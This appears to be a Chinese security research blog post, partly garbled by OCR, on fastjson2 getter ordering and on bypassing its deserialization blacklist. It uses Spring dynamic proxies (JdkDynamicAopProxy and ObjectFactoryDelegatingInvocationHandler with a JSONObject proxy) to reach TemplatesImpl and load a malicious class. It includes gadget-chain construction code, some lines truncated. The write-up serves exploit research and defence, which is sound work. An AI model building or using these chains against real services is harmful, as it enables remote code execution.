
最后会从所有的方法中匹配到getter方法

1. 获取方法名长度
2. 判断其长度是否大于3且以 `get` 开头
3. 判断第四个字母是否是大写
4. 在获取到getter方法后，调用 `methodConsumer.accept(method)` 执行lambda表达式的逻辑

```
1045            final int methodNameLength = methodName.length();   methodNameLength: 14
1046            boolean nameMatch = methodNameLength > 3 && methodName.startsWith("get");   nameMatch: true
1047            if (nameMatch) {
1048                char firstChar = methodName.charAt(3);
1049                if (firstChar >= 'a' && firstChar <= 'z' && methodNameLength == 4) {
1050                    nameMatch = false;
1051                }
1052            } else if (returnClass == boolean.class || returnClass == Boolean.class || kotlin) {   kotlin: false
1053                nameMatch = methodNameLength > 2 && methodName.startsWith("is");
1054                if (nameMatch) {
1055                    char firstChar = methodName.charAt(2);
1056                    if (firstChar >= 'a' && firstChar <= 'z' && methodNameLength == 3) {   methodNameLength: 14
1057                        nameMatch = false;
1058                    }
1059                }
1060            }
1061
1062            if (!nameMatch) {...}
1067
1068            if (!nameMatch && mixinSource != null) {...}
1076
1077            if (!nameMatch
1078                    && objectClass != returnClass
1079                    && (!methodName.startsWith("build"))
1080                    && fluentSetter(objectClass, methodName, returnClass) != null) {...}
1083
1084            if (!nameMatch) {...}
1087
1088            if (protobufMessageV3) {...}
1110
1111            methodConsumer.accept(method);   methodConsumer: ObjectWriterCreatorASM$lambda@1812    method: "publi
```

在lambda表达式的逻辑如下：

1. 获取对应getter方法的filedName
2. 获取对应getter方法的返回类型
3. 之后调用 `createFieldWriter` 将getter方法封装为 `FieldWriter`





4. 将filedName和封装的FieldWriter对象映射后存入 `fieldWriterMap` 中

5. 在筛选了所有的getter方法之后，将map内容保存在`ArrayList`中后调用`Collections.sort`对列表中的内容进行排序通过`String#compareTo`方法进行比较，按照属性名的ASCII值进行升序排序

```
364         } else {
365             final FieldInfo fieldInfo = new FieldInfo();
366             BeanUtils.declaredFields(objectClass, field -> {
367                 fieldInfo.init();
368                 FieldWriter fieldWriter = creteFieldWriter(objectClass, writerFieldFeatures, provider, beanInfo, fieldInfo, field);
369                 if (fieldWriter != null) {
370                     fieldWriterMap.put(fieldWriter.fieldName, fieldWriter);
371                 }
372             });
373         }
374         fieldWriters = new ArrayList<>(fieldWriterMap.values());
375 
376         handleIgnores(beanInfo, fieldWriters);
377         if (beanInfo.alphabetic) {
378             try {
379                 Collections.sort(fieldWriters);
```

排序后的列表




总结下来的fastjson中对于getter方法的处理流程如下：

1. 调用`getMethods`方法获取所有的类方法
2. 根据规则筛选getter方法
3. 将筛选的getter方法按照升序的顺序进行排序调用

则，若在我们需要调用的getter方法之前存在有会造成错误的getter方法，将会导致抛出异常，进而不能够成功调用我们需要的getter方法

## 失败的Bypass

最开始考虑到是否可以采用之前处理jackson的不稳定getter调用时的方式，使用动态代理的方式，代理特定类，使得在获取getter是不会获取到其他易受干扰的Getter方法


例如jackson的：

```
AdvisedSupport advisedSupport = new AdvisedSupport();
advisedSupport.setTarget(templates);
Constructor constructor = Class.forName("org.springframework.aop.framework.JdkDynamicAopProxy"). getConstructor(A
constructor.setAccessible(true);
InvocationHandler handler = (InvocationHandler) constructor.newInstance(advisedSupport);
Object proxy = Proxy.newProxyInstance(ClassLoader.getSystemClassLoader(),  new Class[]{Templates.class}, handler)
```

1. 构造一个 `JdkDynamicAopProxy` 类型的对象，将 `TemplatesImpl` 类型的对象设置为 `targetSource`
2. 使用这个 `JdkDynamicAopProxy` 类型的对象构造一个代理类，代理 `javax.xml.transform.Templates` 接口
3. JSON 序列化库只能从这个 `JdkDynamicAopProxy` 类型的对象上找到 `getOutputProperties` 方法
4. 通过代理类的 `invoke` 机制，触发 `TemplatesImpl#getOutputProperties` 方法，实现恶意类加载

源自：https://xz.aliyun.com/t/12846

通过分析 `getParentLogger` 来自类 `CommonDataSource`，而 `getPooledConnection` 来自类 `ConnectionPoolDataSource`





好巧不巧的，类 `ConnectionPoolDataSource` 是继承了 `CommonDataSource` 类的，若我们代理前者仍在存在 `getParentLogger` 这一个干扰Getter方法，若我们代理后者，其又不存在我们需要的 `getPooledConnection` 方法，则采用这种方式行不通

**但是**，这里仅仅是在 `DriverAdapterCPDS#getPooledConnection` 不存在这类绕过方式，若遇到其他类似的因为getter排序导致的getter调用稳定失败的情况，且导致失败的getter方法同我们需要的getter方法属于不同两个类或者接口，我们可以采用这种绕过方法进行处理

# 动态代理的绕过方式

## JdkDynamicAopProxy


这个idea感觉确实不错，通过上述的一系列分析，若类为代理类，则其只会将代理的接口类进行黑名单检查，并不会对代理的具体对象进行黑名单检查




则我们可以采用解决jackson getter调用不稳定的方式，使用 `JdkDynamicAopProxy` 进行TemplateImpl对象的代理，特别的我们需要的 `getOutputProperties` 方法在Template接口中，该接口并不在黑名单内，能够进行绕过

```
@Override
public Object pack(Object obj) throws Exception {
    // JdkDynamicAopProxy
    AdvisedSupport as = new AdvisedSupport();
    as.setTargetSource(new SingletonTargetSource(obj));
    Object o = ReflectionHelper.newInstance("org.springframework.aop.framework.JdkDynamicAopProxy", new Class[]{A
    Proxy proxy = (Proxy) Proxy.newProxyInstance(Proxy.class.getClassLoader(), new Class[]{Templates.class}, (Inv

    JSONObject map = new JSONObject();
    map.put("ysomap", proxy);
    return PayloadHelper.makeReadObjectToStringTrigger(map);
}
```




## AutowireUtils$ObjectFactoryDelegatingInvocationHandler

这个代理类在Spring1链子中有所使用，和`JdkDynamicAopProxy`类似，也能够反射调用方法，但是缺点在于其对象来自于`this.objectFactory.getObject()`的返回，需要找到能够返回恶意对象的代理类对`objectFactory`进行代理

参考一的作者找到了使用本身的JSONObject就可以实现这类代理，简单看看`JSONObject#invoke`的实现，是如何进行特定对象的返回的

```
1455                    char[] chars = new char[name.length() - prefix];
1456                    name.getChars(prefix, name.length(), chars,  dstBegin: 0);
1457                    if (chars[0] >= 'A' && chars[0] <= 'Z') {
1458                        chars[0] = (char) (chars[0] + 32);
1459                    }
1460                    String fieldName = new String(chars);
1461                    if (fieldName.isEmpty()) {
1462                        throw new JSONException("This method '" + methodName + "' is an illegal getter");
1463                    }
1464
1465                    value = get(fieldName);
1466                    if (value == null) {
1467                        return null;
1468                    }
```


```
1512                    throw new JSONException("This method '" + methodName + "' is not a getter");
1513                }
1514            } else {
1515                value = get(name);
1516                if (value == null) {
1517                    return null;
1518                }
1519            }
1520
1521 >          if (!returnType.isInstance(value)) {...}
1532
1533            return value;
1534        }
1535
1536        throw new UnsupportedOperationException(method.toGenericString());
```

过程也是非常简单，这里将会对传入的方法进行处理，比如我们需要使得在调用 `getObject` 过程中返回我们的恶意对象 `TemplateImpl` ，在 `JSONObject#invoke` 中将会根据getter方法的格式获取对应的属性名，这里也就是 `object` ，之后通过调用 `get()` 方法从传入的map中获取对应的value值，最后将其进行返回，流程很简单

这也能完整形成一个Gadgets

```
@Override
public Object pack(Object obj) throws Exception {
    // JSONObject: 用来代理ObjectFactoryDelegatingInvocationHandler#invoke中的factory属性，使得调用getObject返回恶意
    Map<String, Object> objectMap = PayloadHelper.createMap("object", obj);
    Object JsonObject = ReflectionHelper.newInstance("com.alibaba.fastjson2.JSONObject", new Class[]{Map.class},
    Proxy proxy1 = (Proxy) Proxy.newProxyInstance(Thread.currentThread().getContextClassLoader(), new Class[]{Obj
    // AutowireUtils$ObjectFactoryDelegatingInvocationHandler: 代理Templates接口，被调用getOutputProperties方法
    Object o1 = ReflectionHelper.newInstance("org.springframework.beans.factory.support.AutowireUtils$ObjectFacto
    Proxy proxy2 = (Proxy) Proxy.newProxyInstance(Proxy.class.getClassLoader(), new Class[]{Templates.class}, (In

    JSONObject map = new JSONObject();
    map.put("ysomap", proxy2);
    return PayloadHelper.makeReadObjectToStringTrigger(map);
}
```




# 参考

https://mp.weixin.qq.com/s/gl8lCAZq-8lMsMZ3_uWL2Q

https://xz.aliyun.com/t/12846